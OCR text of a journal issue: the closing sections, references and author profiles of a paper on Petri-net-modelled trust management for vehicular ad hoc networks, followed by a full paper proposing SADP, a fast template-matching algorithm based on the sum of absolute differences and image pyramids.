


Fig. 9 Access to the knowledge base Petri Net

The "message handling" transition is a sub-model of the communication model. It's illustrated in figure 8. An access to the knowledge base is required in the treatment of messages (HELLO, BYE, AckLocTM and refTM).
The type of the access to the knowledge base is determined by the type of message received.
Figure 9 shows these different behaviors that depend on message type. These behaviors are described previously.

4) Departure

Departure process is illustrated by figure10. It's similar to the announcement process with the difference that the vehicle concerned should send a BYE message on broadcast to announce that it will leave the actual group.




Fig. 10 Departure Petri Net

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

VII. CONCLUSION

Our suggested trust management system is an application of active security in VANET. We defined a new cluster-based protocol for VANET communication. In this protocol, we explained for each vehicle how to communicate with its neighbors in order to have the capacity to decide about the trust level of other vehicles and after to believe or not on their warning messages. We modeled and verified this protocol using a hierarchical colored Petri Nets. This hierarchy includes sub-models where each one allows displaying the evolution of every state of trust management system (announcement, communication, revocation and departure).

In future research, we will investigate in completing the development of our functional model by elaborating the trust value computation method and the certification module that is used to handle messages authentication issue. Our trust management approach will be more useful by defining a new module that increases cooperation vehicles to handle the issue of individual nodes that tend to be uncooperative.

REFERENCES

[1] Z. Wang and C. Chigan, "Countermeasure uncooperative behaviors with dynamic trust-token in VANETs", *Proceedings of IEEE International Conference on Communications (ICC 2007)*, pp.3959 – 3964, June 2007.

[2] S. Kumar, K.D. Narayan, and J. Kumar, "Qualitative based comparison of routing protocols for VANET", *Journal of Information Engineering and Applications*, Vol. 1, No 4, 2011.

[3] W. Franz, C. Wagner, C. Maihofer, and H. Hartenstein, "Fleetnet: Platform for inter-vehicle communications", *in Proc. 1st Intl. Workshop on Intelligent Transportation*, Hamburg, Germany, Mar. 2004.

[4] David Abusch-Magder, Peter Bosch, Thierry E. Klein, Paul A. Polakos, Louis G. Samuel, and Harish Viswanathan, "NOW: A Network on Wheels for Emergency Response and Disaster Recovery Operations", Bell Labs Technical Journal 11(4), 113–133 (2007).

[5] S. Tsugawa. Issues and recent trends in vehicle safety communication systems. IATTS Research, 29(1):7-15, 2005.

[6] "CVIS Project," http://www.ertico.com/en/activities/efficiency-environment/cvis.htm.

[7] V. Manzoni, F. Codecà, S. Savaresi, P. Cravini, "The Implementation of the Safespot Architecture on a Powered Two-Wheeler Vehicle", 12th IFAC Symposium on Control in Transportation Systems, CTS 2009.

[8] J.-H. Cho, A. Swami, and I.-R. Chen, "A survey on trust management for mobile ad hoc networks," *IEEE Communications Surveys and Tutorials 13*(4): 562-583 (2011)

[9] V. Balakrishnan, V. Varadharajan, and U. Tupakula, "Trust management in mobile ad hoc networks," *in Handbook of Wireless Ad hoc and Sensor Networks*, Springer, 2009, pp. 473–502.

[10] J.-H. Cho and A. Swami, "Towards trust-based cognitive networks: A survey of trust management for mobile ad hoc networks," *in Proceedings of the 14th International Command and Control Research and Technology Symposium*, Washington, DC, 2009.

[11] R. Savola and I. Uusitalo, "Towards node-level security management in self-organizing mobile ad hoc networks," *Advanced International Conference on Telecommunications and International Conference on Internet and Web Applications and Services (AICT-ICIW'06)*, pp. 36, February 2006.

[12] Y. Chen, Z., W. Jian, and W. Jiang, "An improved AOMDV routing protocol for V2V communication," *IEEE Intelligent Vehicles Symposium (IV'09)*, pp. 1115-1120, June 2009.

[13] I. A. Sumra, H. Hasbullah, ,Jamalul-lail, and Masood-ur-Rehman, "Trust and trusted computing in VANET," *Computer Science Journal*, Volume 1, Issue 1, April 2011

[14] J. Jakubiak and Y. Koucheryavy, "State of the art and research challenges for VANETs," 5th IEEE *Consumer Communications and Networking Conference* (CCNC 2008), January 10-12, Las Vegas, Nevada, USA, pp: 912-916, 2008.

[15] E. Schoch, F. Kargl, M. Weber and T. Leinmuller, "Communication patterns in VANETs," *IEEE Communications Magazine*, Vol. 46, No. 11, pp: 119-125, 2005.

[16] A. Abrashkin and A. M.Chang "Availability issues in vehicular Ad hoc Networks," *CSCE 727 Information warfare*, april 24, 2007, University of South Carolina.

[17] I. A. Soomro, H.B. Hasbullah, and J.lb.Ab Manan,"User requirements model for vehicular ad hoc network applications," *International Symposium on Information Technology 2010 (ITSim 2010)*, Malaysia.

[18] P. Caballero-Gil, J. Molina-Gil, and C. Caballero-Gil, "Data aggregation based on fuzzy logic for VANETs," in Proc. of International Conference on Complex, Intelligent, and Software Intensive (CISIS), pp.33-40, 2011.

[19] T. Gazdar, A. Belghith, and A. BenSlimane, "*A Cluster Based Secure Architecture for Vehicular Ad Hoc Networks*," *The 8th ACS/IEEE International Conference ACS/IEEE AICCSA'10*, Hammamet, Tunisia, May 16-19, 2010 N.

[20] N. Wang, Y. Huang, and W. Chen, "A novel secure communication scheme in vehicular ad hoc networks," *ScienceDirect Computer Communications*, 31, 2008, p2827-2837.

[21] G. Wei, Xiong Zhongwei, and Li Zhitang, "Dynamic trust evaluation based routing model for ad hoc networks", *Proc. of the Wireless Communications, Networking and Mobile Computing 2005*, Sept.2005, Vol.2, pp.727-730.

[22] C. Chen, J. Zhang, R. Cohen, and P. Ho, "A trust-based message propagation and evaluation framework in VANETs," *4th IFIP International Conference on Trust Management (IFIPTM 2010)*, June 16-18 2010, Morioka, Japan, 2010.

[23] M. M. E. A. Mahmoud, and S. Shen, "Secure cooperation incentive scheme with limited use of public key cryptography for multi-hop wireless network," *IEEE Global Communications Conference Exhibition and Industry Forum (GLOBECOM 2010)*, December 6-10, Miami, Florida, USA, pp. 1-5, 2010.

[24] F. Kargl, Z. Ma, and E. Schoch, "Security engineering for VANETs," *Proceedings of the Fourth Workshop on Embedded Security in Cars (ESCAR)*, pp. 15-22, Berlin, Germany, 2006.

[25] A. Giua, M.P. Fanti, and C. Seatzu, "Monitor design for colored Petri nets: an application to deadlock prevention in railway networks," *Control Engineering Practice*, Vol. 14, No. 10, pp. 1231-1247, October 2006.

[26] M. Bitam, "Modélisation et étude de comportement d'une ligne de communication TCP/IP, " 2005, Université Josef Fourier - Grenoble 1, juin, 2005.

[27] B. Brahimi, C. Aubrun, and E. Rondeau, "Modelling and simulation of scheduling policies implemented in Ethernet switch by using colored petri nets," *11th IEEE International Conference on Emerging Technologies and Factory Automation*, Czech Republic, 2006.

[28] A. Zouinkhi, E. Bajic, R. Zidi, M. B. Gayed, E. Rondeau, and M. N. Abdelkrim, "Petri Nets modelling of active products cooperation for active security management," *In 6th IEEE Multi-Conference on Systems, Signals and Devices, SSD'2009*, Djerba Tunisia, 2009.

[29] A. El Fallah-Seghrouchni, S. Haddad, and H. Mazouzi, "Protocol engineering for multi-agent interaction," 9th European Workshop on Modelling Autonomous Agents in a Multi-Agent World (*MAAMAW'99)*, Valencia, Spain, June 30 – July 2, 1999.

[30] A. Molinaro, A. Iera, S. Polito, G. Ruggeri, "A Multi-layer Cooperation Framework for QoS-aware Internet access in VANETs", *Ubiquitous computing and communication journal*, Special issue of UbiRoads 2007.

[31] J. Grover, N. K. Prajapati, V. Laxmi, M. S. Gaur, "Machine Learning Approach for Multiple Misbehavior Detection in VANET", First International Conference on Advances in Computing and Communications (*ACC-2011)*,July. 22-24, Kochi Kerala, India, pp. 644-653, 2011.

[32] A.V. Ratzer, L. Wells, H.M. Larsen, M. Laursen, J.F. Qvortrup, M.S. Stissing, M. Westergaard, S. Christensen, and K. Jensen, "Cpn-tools for editing, simulating, and analysing coloured petri net", *LNC*, 2679, pp. 450– 462, 2003.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

AUTHORS PROFILE

Amel Ltifi is a PhD student at the National Engineering School of Sfax (Tunisia) and a member of Sciences and Technologies of Image and Telecommunications (SETIT) laboratory. She received the National engineering Degree from the National School of Informatic sciences (ENSI), Tunisia in 2003 in computer sciences. She received the Master degree from the Higher School of Informatics and Multimedia of Gabes (ISIMG), Tunisia, in 2010. Her research activities are focused on Distributed Systems, Ambient Intelligence systems and architectures, VANET and Wireless Sensors Network Concepts
.

Ahmed Zouinkhi is Associate Professor at the National Engineering School of Gabes (Tunisia) and a member of Modeling, Analysis and Control Systems (MACS) laboratory. He received the Notional engineering Degree from the National Engineering School of Monastir (ENIM), Tunisia in 1997 in industrial computing. He received the DEA degrees and the CESS (certificate high specialized electrical study) from the Higher School of Sciences and Techniques of Tunis (ESSTT), Tunisia, in 2001 and 2003, respectively. He received his PhD degree in 2011 in Automatic Control from the National Engineering School of Gabes (Tunisia) and a PhD degree in Computer Engineering from the Nancy University (France). His research activities are focused on Distributed Systems, Smart Objects theory and applications, Ambient Intelligence systems and architectures, RFID, VANET and Wireless Sensors Network Concepts and Applications in manufacturing and supply chain.

Mohamed-Salim BOUHLEL was born in Sfax (Tunisia) in December 1955. He received the engineering Diploma from the National Engineering School of Sfax (ENIS) in 1981, the DEA in Automatic and Informatic from the National Institute of Applied Sciences of Lyon in 1981, the degree of Doctor Engineer from the National Institute of Applied Sciences of Lyon in 1983. He has received in 1999 the golden medal with the special mention of jury in the first International Meeting of Invention, Innovation and Technology (Dubai). He was the Vice President of the Tunisian Association of the Specialists in Electronics. He is actually the Vice President of the Tunisian Association of the Experts in Imagery and President of the Tunisian Association of the Experts in Information technology and Telecommunication. He is the Editor in Chief of the International Journal of Electronic, Technology of Information and Telecommunication, Chairman of the international conference: Sciences of Electronic, Technologies of Information and Telecommunication: (SETIT 2003, SETIT 2004 ,SETIT 2005, SETIT 2007, SETIT 2009 and SETIT 2012) and member of the program committee of a lot of international conferences. In addition, he is an associate professor at the Department of Image and Information Technology in the Higher National School of Telecommunication ENST-Bretagne (France).

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

Template Matching based on SAD and Pyramid

F. Alsaade and Y. M. Fouda

College of Computer Science and Information Technology

King Faisal University

Al-Ahsa, Saudi Arabia

falsaade@kfu.edu.sa

yfoudah@kfu.edu.sa

Abstract: **Template matching is one of the important topic in pattern recognition, and it is used in many applications related to computer vision and image processing. In this paper, we propose a fast pattern matching algorithm namely SADP based on sum of absolute difference (SAD) as a measure of similarity and pyramid structure. First SADP apply pyramid concept to obtain a number of levels of original and template image. Secondly, SAD measure is applied for each level of image from bottom to up to obtain the correct match in the original image. In comparison to some template matching algorithms, the SADP is computationally inexpensive and more robust against noise. The experimental results showed that the proposed algorithm was efficient and faster than the conventional image template matching algorithms and more robust in some real intervals.**

Keywords: Template matching, SAD, image pyramid.

1. Introduction

Template matching is a technique in digital image processing for finding the position of subimage inside a large image. The subimage is called the template and the large image is called the source image. The template matching process involves shifting the template over the source image and computing the similarity between the template and the window in the source area over which the template lies. The next step is determining the shift position where the largest similarity measure is obtainable. This is the position in the source image where the template is most likely to be located [1].

Template matching is used in many applications, such as object recognition, computer vision, video compression, and feature tracking. For some applications, such as the block motion estimation in video compression and disparity maps for stereo images, sum of absolute difference (SAD), and the sum of squared differences (SSD) measures have been widely used. For practical applications, a number of approximate block matching methods have been proposed [2]-[4] and some optimal block matching solutions have been proposed [5]-[7], which have the same solution as that of full search but with fewer operations by using the early termination in the computation of SAD.

Major similarity measures which are used in template matching are SAD, SSD, and the normalized cross correlation (NCC). SAD and SSD as a measures are computationally fast, and algorithms are available which make the template search process even faster [8]. Computing similarity by NCC measure is more accurate [1], but is computationally slow. From a maximum likelihood perspective, it is well known the SSD is justified when the additive noise distribution is Gaussian. Meanwhile, The SAD measure is justified when the additive noise distribution is exponential [9]. The common assumption is that the real noise distribution should fit either the Gaussian or the Exponential.

A variety of template matching algorithms have been developed based on SAD and SSD measures. Essannouni, et al [10] proposed a fast frequency algorithm to speed up the process of SAD matching. They used an approach to approximate the SAD metric by cosine series which can be expressed in correlation terms. Hel-Or and Hel-Or [11] proposed a fast template matching method based on accumulating the distortion on the Walsh-Hadamard domain in the order of the associated frequency using SSD. Chen et al [12] proposed a fast block matching

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

algorithm based on the winner-update strategy using SAD measure, which can significantly reduce the computation and guarantee to find the optimal solution.

In addition to SAD and SSD, NCC is also popular similarity measure. NCC measure is more robust than SAD and SSD under uniform illumination changes, so the NCC measure has been widely used in object recognition and industrial inspection. The correlation-like approach is very popular for image registration [13]. The traditional NCC needs to compute the numerator and denominator, which is very time-consuming. Lewis [14] employed the sum table scheme to reduce the computation in the denominator. After building the sum table for the source image, the block squared intensity sum for a candidate at the position (x,y) in the source image can be calculated very efficiently with four simple operations. Although the sum table scheme can reduce the computation of the denominator in NCC, it is strongly demanded to simplify the computation involved in the numerator of NCC. Shou and Shang-Hong [15] proposed a fast pattern matching algorithm based on NCC criterion by combining adaptive multilevel partition with the winner update scheme to achieve very efficient search. This winner update scheme is applied in conjunction with an upper bound for the cross correlation derived from Cauchy-Schwarz inequality. Maclean and Tsotsos [16] introduced a techniques for fast pattern recognition using normalized grey-scale correlation (NCC). While NCC has traditionally been slow due to computational intensity issues, they introduced both a pyramid structure and local estimate of the correlation surface gradient allows for recognition in 10-50 ms using modest microcomputer hardware. They proved that the execution time of your technique was faster than NCC technique.

In this paper, we introduce a fast template matching technique. In this technique we use the pyramid structure through compressing both source image and template image a predefined number of levels. Then the SAD measure is applied for each level to obtain the approximate value for the correct match. Finally, we can reach the correct match for template in the source. The rest of the paper is structured as follows. Section 2 provides details of the proposed schemes. Section 3 describes the experimental investigations, and the overall conclusions are presented in Section 4.

2. The proposed method

In this section we introduce the problem formulation and some basic solutions to solve that problem. Also we introduce the image pyramid concept which is used in the proposed method followed by description of our proposed method.

2.1 Problem formulation

The simple definition of template image is the following: *Given a source image S and a template image T ,figure (1), where the dimension of S are both larger than T, output whether S contains a subset image I where I and T are suitably similar in pattern and if such I exists, output the location of I in S. The location of I in S, will be referred to as the location of the closest match, and will be defined as the pixel index of the top-left corner of I in S.*

For the actual implementation of any template matching algorithm, there are two basic steps: the model registration step, and the searching step. During model registration, the template image is stored in memory and any required preprocessing is done prior to any searching. In the search step, the search image is inputted, the template pattern is search, and the resulting values are outputted. The execution time for a template search excludes the execution time for model registration.

(a) (b)

Figure (1) Cat image: (a) Source image containing the template pattern (b) Template image

NCC-Algorithm

The NCC computes the likeliness of a match by performing a discrete 2-D correlation of the template image matrix at every possible location in the source image matrix. Let S(x,y) denote the intensity value of the source image of the size p×q at the point (x,y). The pattern is represented by a given template T of the size m×n. A common way to calculate the position (i_{pos} , j_{pos}) of the pattern in the image S is to evaluate the normalized cross correlation value λ(i,j) at each point (i,j) for S and the template T, which has been shifted by i steps in the x direction and by j steps in the y direction. Equation (1) gives a basic definition for the normalized cross correlation coefficient.

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

$$\lambda(i,j)=\frac{\sum_{x=0,y=0}^{(n-1),(m-1)}\left(S(i+x,j+y)-\bar{S}(i,j)\right)(T(x,y)-\bar{T})}{\sqrt{\sum_{x=0,y=0}^{(n-1),(m-1)}\left(S(i+x,j+y)-\bar{S}(i,j)\right)^2\sum_{x=0,y=0}^{(n-1),(m-1)}(T(x,y)-\bar{T})^2}},$$

$$0\le i<(p-m),0\le j<(q-n) \quad (1)$$

Where,

$$\bar{S}(i,j)=\frac{1}{m\times n}\sum_{x=0,y=0}^{(n-1),(m-1)}S(i+x,j+y) \quad (2)$$

And,

$$\bar{T}=\frac{1}{m\times n}\sum_{i=0.j=0}^{(n-1),(m-1)}T(i,j) \quad (3)$$

(i_{pos} , j_{pos}) be such that $\lambda(i_{pos}$, $j_{pos})$ is the highest obtained correlation coefficient (maximum possible value for $\lambda(i_{pos}$, $j_{pos})$ is 1). Return (i_{pos} , j_{pos}) as the "closest match" in S.

SAD-Algorithm

Sum of absolute difference (SAD) is a simple algorithm for measuring the similarity between template image T and subimages in source image S. It works by taking the absolute difference between each pixel in T and the corresponding pixel in the subimages being used for comparison in S. These differences are summed to create a simple metric of similarity. Assume a 2-D m×n template, T(x,y) is to be matched within an source image S(x,y) of size p×q where (p>m and q>n). For each pixel location (x,y) in the image, the SAD distance is calculated as follows:

$$\text{SAD(x,y)}=\sum_{k=0}^{(m-1)}\sum_{l=0}^{(n-1)}|S(x+k,y+l)-T(k,l)| \quad (4)$$

The smaller the distance measure SAD at particular location, the more similar is the local subimage found is the searched template. If the distance SAD is zero, the local subimage is identical to the template.

2.2 Image pyramid

Image pyramid consists of sequence of copies of an original image in which both sample density and resolution are decreased in regular steps. The reduced resolution levels of the pyramid are themselves obtained through an efficient iterative algorithm. Consider, for example, the following algorithm which reduces the dimensions of the image by a factor of *f*, a predefined positive integer, at each level. Assume we start with an image *I(x,y)* of dimension *w*×*h*, and let $I^k(x,y)$ be the image at the kth level of the pyramid ($I^0 = I$). Each pixel in level k is the average value of *f*×*f* pixels at level (k-1), then for *f=2* the new image in the pyramid can be constructed by the following equation:

$$I^k(x,y)=\frac{1}{4}\left(I^{k-1}(2x,2y)+I^{k-1}(2x+1,2y)+I^{k-1}(2x,2y+1)+I^{k-1}(2x+,2y+1)\right) \quad (5)$$

An example of pyramid with 3 levels for source image and template image are given in figure 2 and figure 3 respectively.




Figure (2) Letter image: The pyramid representation for the source image. The pyramid has three levels, with level 0 being the original image (UP) and level 2 being the smallest (DOWN).

Figure (2) Letter image: The pyramid representation for the template image. The pyramid has three levels, with level 0 being the original image (left) and level 2 being the smallest (right).

2.3 Proposed method description

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

The proposed technique for locating template in source has two major components. The first is a pyramid representation used for both the source and template image. The second is using the SAD similarity measure. The method works as follows. Creating the image pyramid for both the source and template image based on equation (5). The search is conducted using SAD measure (equation (4)) with the most compressed template and source image. The resulting pixel location provides a coarse location of the template pattern in the next lower level of the source image. Therefore, instead of performing a complete search in the next level, one require to only search a close neighborhood of the area computed from the previous search. This sequence is iterated until the search in the source image (zero level of the image pyramid) is searched.

We used the pyramid concept in our method to reduce the area to be searched in the source image. By performing a rough estimate using the compressed images, the method is able to discard areas that are classified as "unimportant". Also the pyramid can be built quickly since each pixel is computed 3 adds and 1 shift operation (see equation (5)), and the entire pyramid fits into less than twice the memory of the original image. Accuracy is still met, by searching the neighborhood of the likely location found in the previous search. This neighborhood needs not to be more than 2 entries in radius for the search to be accurate the nearest pixel. Finally, we can say that the proposed method is more efficient then NCC, NCC by pyramid, and SAD.


3. Experimental Results

In order to investigate the effective of the proposed algorithm, we performed experiments to examine the processing time and matching accuracy. A testing sample of images consists of four source images and its templates are used to test the proposed algorithm. This sample contains one color image and three gray scale images with different sizes and different illumination. We named these images Cat, Letter, Duck, and Dot in figures 1, 2, 4(a,b), and 5(a,b) respectively.

3.1 Time Processing


To compare the time efficiency of the proposed algorithm, we implement NCC, SAD, and NCCP algorithms. For NCC and NCCP algorithms the correct position for template in source image is given by the maximum value of correlation coefficient. See figure (4-c) illustrate the maximum value of correlation coefficient between template and subimages of the source. For SAD and SADP (proposed algorithm) the correct position for template in source image is given by the minimum value of SAD function. See Figure (5-c) illustrate the minimum value of SAD between template and subimages of the source.

(a) (b)




(c)

Figure (4) Duck image: (a) Source image (b) Template image (c) Surface plot of correlation coefficient between template and subimages in source.



(a) (b)



(c)

Figure (5) Dot image: (a) Source image (b) Template image (c) Surface plot of SAD function between template and subimages in source.

The experiments were performed by Matlab 7.0 on a PC with an Intel Pentium ® 2.99 GHz CPU and 2 GB RAM. The execution time for three algorithms and the proposed algorithm to the test images are listed in Table 1. From this table we note that our proposed SADP is the fastest one. This is because SADP depends on SAD which uses number of operations less than number of operations used in NCC. Also SADP uses the pyramid concept which reduces the search area for template in source image. The accuracy of all these algorithms can get 100 percent without noise. But when the variance of the noise added to the source images, the matching accuracy will reduce. The noise effecting will be discuss in the next subsection.

Table (1): Execution time (by seconds) of NCC, SAD, NCCP, and SADP to template matching with four different images

	Cat	Letter	Duck	Dot
NCC	58.2	47.78	39.37	28.78
NCCP	25.01	17.27	7.3	12.61
SAD	15.46	12.27	10.5	7.47
SADP	8.19	9.51	3.59	5.95

3.2 Matching Accuracy

The purpose of the experiment present in this section is to investigate the usefulness of SADP in template matching systems when the qualities of the source images and their corresponding template image are considerably different. This is achieved by adding noise to the source image. The variance of added noise starts from 1 to 15 in color case and from 0.1 to 1.5 in gray scale case. The reason of applying a variance with a small number in case of gray scale image is that this type of images are more sensitive to noise. After adding the noise to the source images, the image matching tests are performed by applying all the above mentioned template matching algorithms on the noisy images.

To test the accuracy we taken cat image for color case and duck image for gray scale case. In the experimental, we considered for the four algorithms, which give one or two pixel error are correct match. For example the correct match for template duck was (246,125) in the duck source. And the actual result for NCC was (247,126) with noise 0.3 was considered correct match. Every algorithm is repeated 15 times for different values of noise. When the variance of the noise added to the source image is reached to 0.4 and 6 for gray scale and color respectively, the matching accuracy of NCC and SAD given a false match but the accuracy of our proposed algorithm is still kept as 100 percent. Table 2 shows the success rates for each method in two cases color and gray scale.

Table (2): Success rates of NCC, NCCP, SAD, and SADP for two cases color and gray scale

	Color case (Cat)	Gray scale case (Duck)
NCC	76.66	63.33
NCCP	43.33	76.68
SAD	70.00	56.51
SADP	80.00	75.00

From table (2) we notice that the proposed algorithm SADP is more robust than other algorithms in the two cases. Also we notice that NCCP in color case and SAD in gray scale were weaker than the proposed algorithm.

4. Conclusion

The sum of absolute difference SAD is a similarity measure which is used in template matching because of its superior speed over the cross correlation coefficient. In this work, we have shown we can obtain a fast template matching algorithm based on SAD computation and pyramid structure. The pyramid structure procedure gives us a levels of images each level with size less than the previous one, so the search area can be reduced. And also the SAD use a small number of operations for similarity purpose. So the SADP is more efficient method for template matching. The experimental results show The SADP is very efficient and robust for pattern

http://sites.google.com/site/ijcsis/
ISSN 1947-5500

matching under different illumination and noise presence.

Reference

[1] A. Goshtasby, S. H. Gagw, and J. F. Bartholig, "A Two-Stage cross correlation approach to template matching," IEEE Trans. PAMI, vol. 6, no. 3, pp. 375-378, May 1984.

[2] S. Zhu and K. K. Ma, "A new diamond search algorithm for fast block-matching motion estimation," IEEE Trans. Image processing, vol. 9, no. 2, pp. 287-290, Feb. 2000.

[3] R. Li, B. Zeng, and M. L. Liou, "A new three-step search algorithm for block motion estimation," IEEE Trans. Circuits Syst. Video Technol., vol. 4, no 4., pp. 438-442, Aug. 1994.

[4] L. M. Po and W. C. Ma, "A novel four-step search algorithm for fast block motion estimation," IEEE Trans. Circuits Syst. Video Technol., vol. 6, no 3., pp. 313-317, Jun. 1996.

[5] W. Li and E. Salari, "Successive elimination algorithm for motion estimation," IEEE Trans. Image processing, vol. 4, no. 1, pp. 105-107, Jan. 1995.

[6] X. Q. Gao, C. I. Duanmu, and C. R. Zou, "A multilevel successive elimination algorithm for blok matching motion estimation," IEEE Trans. Image processing, vol. 9, no. 3, pp. 501-504, Mar. 2000.

[7] C. H. Lee and L. H. Chen, "A fast motion estimation algorithm based on the block sum pyramid," IEEE Trans. Image processing, vol. 6, no. 11, pp. 1587-1591, Nov. 1997.

[8] D. I. Barnea and H. F. Silverman, "A class of algorithms for fast digital image registration," IEEE Trans. Comput., vol. C-21, pp. 179-186, Feb. 1972.

[9] N. Sebe, M. S. Lew, D. P. Huijsmans, "Toward improved ranking metrics" IEEE Trans. PAMI vol. 22, no. 10, 2000.

